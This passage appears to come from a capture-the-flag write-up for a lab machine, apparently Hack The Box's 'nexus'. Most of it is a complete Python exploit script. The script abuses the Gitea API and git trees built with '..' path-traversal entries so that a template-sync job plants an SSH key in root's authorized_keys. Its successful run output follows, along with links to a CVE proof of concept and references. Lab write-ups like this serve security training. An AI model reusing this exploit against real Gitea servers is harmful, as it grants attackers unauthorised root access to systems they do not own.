REPO_NAME = "shell"
KEY_COMMENT = "jones@nexus-htb"
KEY_PATH = "id_ed25519_root"

def run(cmd, input_data=None, cwd=None):
    result = subprocess.run(cmd, input=input_data, capture_output=True, text=True, cwd=cwd)
    if result.returncode != 0:
        print(f"[!] Command failed: {' '.join(cmd)}\n{result.stderr}", file=sys.stderr)
        sys.exit(1)
    return result.stdout.strip()

def api_request(method, path, token=None, data=None):
    url = f"{GITEA_URL}{path}"
    headers = {"Content-Type": "application/json"}
    if token:
        headers["Authorization"] = f"token {token}"
    body = json.dumps(data).encode() if data else None
    req = urllib.request.Request(url, data=body, headers=headers, method=method)
    if not token:
        import base64
        auth = base64.b64encode(f"{GITEA_USER}:{GITEA_PASS}".encode()).decode()
        req.add_header("Authorization", f"Basic {auth}")
    try:
        with urllib.request.urlopen(req) as resp:
            return json.loads(resp.read())
    except urllib.error.HTTPError as e:
        print(f"[!] API error {e.code}: {e.read().decode()}", file=sys.stderr)
        sys.exit(1)

def get_token():
    print("[+] Creating Gitea API token...")
    resp = api_request("POST", f"/api/v1/users/{GITEA_USER}/tokens",
                        data={"name": "evil-token", "scopes": ["all"]})
    token = resp["sha1"]
    print(f"[+] Token: {token}")
    return token

def create_repo(token):
    print(f"[+] Creating repo: {REPO_NAME}")
    api_request("POST", "/api/v1/user/repos", token=token,
                data={"name": REPO_NAME, "private": False})

def mark_template(token):
    print(f"[+] Marking {REPO_NAME} as template repo")
    api_request("PATCH", f"/api/v1/repos/{GITEA_USER}/{REPO_NAME}", token=token,
                data={"template": True})

def generate_keypair():
    if os.path.exists(KEY_PATH):
        print(f"[*] Reusing existing keypair: {KEY_PATH}")
    else:
        print(f"[+] Generating ed25519 keypair: {KEY_PATH}")
        run(['ssh-keygen', '-t', 'ed25519', '-f', KEY_PATH, '-N', '', '-C', KEY_COMMENT])
    with open(f"{KEY_PATH}.pub") as f:
        pubkey = f.read().strip()
    print(f"[+] Public key: {pubkey}")
    return pubkey

def mktree(entry_line):
    return run(['git', 'mktree'], input_data=entry_line)

def main():
    token = get_token()
    create_repo(token)
    mark_template(token)

    pubkey = generate_keypair()

    payload_file = "authorized_keys"
    with open(payload_file, 'w') as f:
        f.write(pubkey + "\n")
    print(f"[+] Wrote payload to {payload_file}")

    if not os.path.isdir(".git"):
        run(['git', 'init'])
        run(['git', 'config', 'user.email', f'{GITEA_USER}@nexus.htb'])
        run(['git', 'config', 'user.name', GITEA_USER])

    remote_url = f"http://{GITEA_USER}:{token}@127.0.0.1:3000/{GITEA_USER}/{REPO_NAME}.git"
    existing = run(['git', 'remote'])
    if 'origin' in existing:
        run(['git', 'remote', 'set-url', 'origin', remote_url])
    else:
        run(['git', 'remote', 'add', 'origin', remote_url])

    target_path = "root/.ssh/authorized_keys"
    depth = 5

    blob = run(['git', 'hash-object', '-w', payload_file])
    print(f"[+] Blob: {blob}")

    parts = target_path.split('/')
    filename = parts[-1]
    dirs = parts[:-1]

    tree = mktree(f"100644 blob {blob}\t{filename}\n")
    print(f"[+] {filename} -> {tree}")

    for d in reversed(dirs):
        tree = mktree(f"040000 tree {tree}\t{d}\n")
        print(f"[+] {d} -> {tree}")

    for i in range(depth):
        tree = mktree(f"040000 tree {tree}\t..\n")
        print(f"[+] '..' level {i+1} -> {tree}")

    commit = run(['git', 'commit-tree', tree, '-m', 'sync'])
    run(['git', 'update-ref', 'refs/heads/master', commit])
    print(f"[+] Commit: {commit}")

    print("[+] Pushing...")
    run(['git', 'push', 'origin', 'master', '--force'])

    print()
    print("[+] Done. Wait ~60s for the timer, then check:")
    print("    tail -f /var/log/template-sync.log")
    print(f"    ssh -i {KEY_PATH} root@nexus.htb")

if __name__ == '__main__':
    main()
then run it and you see it worked
jones@nexus:~/automated$ python3 exploit.py
[+] Creating Gitea API token...
[+] Token: 738e68c52867fbf899239bf28a66e8d4e01db4b5
[+] Creating repo: shell
[+] Marking shell as template repo
[+] Generating ed25519 keypair: id_ed25519_root
[+] Public key: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG3f8vx7G9EA6qQSAGiNMPstz+uASdNSHaWa8tFsIuR9 jones@nexus-htb
[+] Wrote payload to authorized_keys
[+] Blob: 1d84046814769df10c73b0ab26fe5d85d05da1a5
[+] authorized_keys -> 1d53afd9ca24778a5ae9f034c525d9f4e012df43
[+] .ssh -> 902624b99095861c39559b55c0bf7c2e2222837a
[+] root -> 1913b26b9eb91325164f136b5feb7c8977a93cd6
[+] '..' level 1 -> 9be4452e6585d031fc178fe323248a50b4558b95
[+] '..' level 2 -> 47cb2a2fd6d9bccc898844a4731d507473a6944a
[+] '..' level 3 -> 34f54b3e823a93ee69ba22c9442b6d1f136f32e3
[+] '..' level 4 -> 7b67ba6c077925cee02bc43c0f683082ae18eab3
[+] '..' level 5 -> 5591a102e10eb9e113c0e648cc7f43897faf59ec
[+] Commit: 6cd51cc8919938ee642dc7ab2f4af34856e34004
[+] Pushing...

[+] Done. Wait ~60s for the timer, then check:
    tail -f /var/log/template-sync.log
    ssh -i id_ed25519_root root@nexus.htb
Resources
- https://github.com/NathanHimself/CVE-2026-38526-PoC
- https://docs.gitea.com/next/development/api-usage
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
- https://github.com/GitoxideLabs/gitoxide/security/advisories/GHSA-7w47-3wg8-547c (this is the closest technique for this git tree)